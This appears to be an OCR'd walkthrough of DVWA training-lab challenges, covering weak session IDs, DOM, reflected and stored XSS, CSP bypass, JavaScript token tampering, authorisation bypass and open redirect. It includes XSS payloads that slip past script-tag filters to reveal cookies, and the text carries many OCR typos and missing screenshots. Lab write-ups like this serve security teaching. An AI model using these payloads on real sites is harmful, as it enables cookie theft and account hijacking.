
Every timethe generate button is hit, it creates a new dvwasession Id:




According to the source code, the cookie value is set to the time value of seconds.

But stil,l we will analyze the pattern through a sequencer.

Intercept the request afte hitting generate in Burpsuite:



Now send it to sequncer:




Make sure the cookie is set tothe right value.

Now in the setting, at the upper right corner:

Set the set time to 1000millisecondsd, which means a capture is made after every 1 second. And set the number of threats to 1, means only one request is made at a given period.

Now start live capture:




Wait for a few captures, and then stop.

Copy the tokens and analyze the theme:

```
1728300290
1728300291
1728300292
1728300293
1728300294
1728300295
1728300296
1728300297
1728300298
1728300299
1728300300
```

It is not in a random or unique or hashed pattern but these are the seconds of the the current time at which the generate button is hittes.


10- DOM Based Cross Site Scripting (XSS):



Our objective is to run our own JavaScript in another user's browse and use this to steal the cookie of a logged-in user.


And URL:

Let’s change the input inthe default tag:



Anything written inthe default tag is printed in the select field.

Now if we replace this text with JS code that just alerts:



It’s useless, no results from this.

Source code:

```
// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
```


According to this, the script tag if entered, will be removed and returned tothe default english location.

So excluding the script ta,g we can use any tag to printcookiese in the alert.


I used this simple code that will alert cookies.
`<body onload=alert(document.cookie)>`

Now add ittoo the default tag.

Itdoesn'tt worked. Let's see the problem in inspect:




So here is using <select>, we need to close it before our script.




It worked!

11- Reflected Cross Site Scripting (XSS):




Anything we entered here inthe input field is printed back inthe output.

I entered simple; `<script>alert(document.cookie)</script>`, but it printed back exactly as it is:



Meaning that we need to close the field before our script.




Here iswhere it uses <pre> tag, let's close it and try it.

```
</pre><script>alert(document.cookie)</script>
```


So here it seems like <script> is being removed by source code. Let's use another tag:

```
</pre><body onload=alert(document.cookie)>
```




That's it!

12- Stored Cross Site Scripting (XSS):




We can write anything in both fields and when pressed sign guestbook it will print back it as the output below, while clear guestbook will clear all the outputs:





The objective here is to redirect everyone to a web page of our choosing.

As we look into theinspectiont:

The name field is not the text area like the message field. So we can use the name field to run our script. As this field is on limit we can change it:









That’s it!

13- Content Security Policy (CSP) Bypass:




When I entered a simple text it wasprintedt on the page. We need to run the JS code here as per instruction.

There's a thing named nonce with a value that is required to run the alert code:
`<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>`



14- JavaScript Attacks:



Whenever we write anything, it says: `You got the phrase wrong.`
And if we write "success", it says: `Invalid token.`, meaning that there is something related tothe token.

If we look at the source code:

```
<?php
$page[ 'body' ] .= '<script src="' . DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/medium.js"></script>';
?>
```


vulnerabilities/javascript/source/medium.js

```
function do_something(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeout(function(){do_elsesomething("XX")},300);function do_elsesomething(e)
{document.getElementById("token").value=do_something(e+document.getElementById("phrase").value+"XX")}
```


There's a JS code that is obfuscated due to security reasons, let's un-obfuscate it to understand.

```
function do_something(e) {
  for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
  return t;
}
setTimeout(function () {
  do_elsesomething("XX");
}, 300);
function do_elsesomething(e) {
  document.getElementById("token").value = do_something(e +
document.getElementById("phrase").value + "XX");
}
```


The problem with this code is tha, the `do_elsesomething`is used to generate a token of "success" but itexecutese after 0.3 seconds of submitting. We need to bypass thi so that exactly at submission itgeneratess the token.




In inspect we will change this token value to success.



And we will run this function so that it dont get late to execute. Enter the success in the input field:



15- Authorisation Bypass:




This page is only visible to u as admins. Our goalt is to getother users to access these features.

When I loggedin as the other user credentials provided, itdids not give access to the Auth Bypass level featuree), we needed to get access to it.


And if we try to get access directly by pastingthe auth bypass link to another user, it says; Unauthorised. As the source code says, anyone else admin is unauthorized.

Something is get_user_data.php under the “auth bypass” feature. If we access it:


16- Open HTTP Redirect:



So here will use BurpSuite, and before the ID tag we will add the redirect to another site:



Follow the directions,



And it worked!

The end!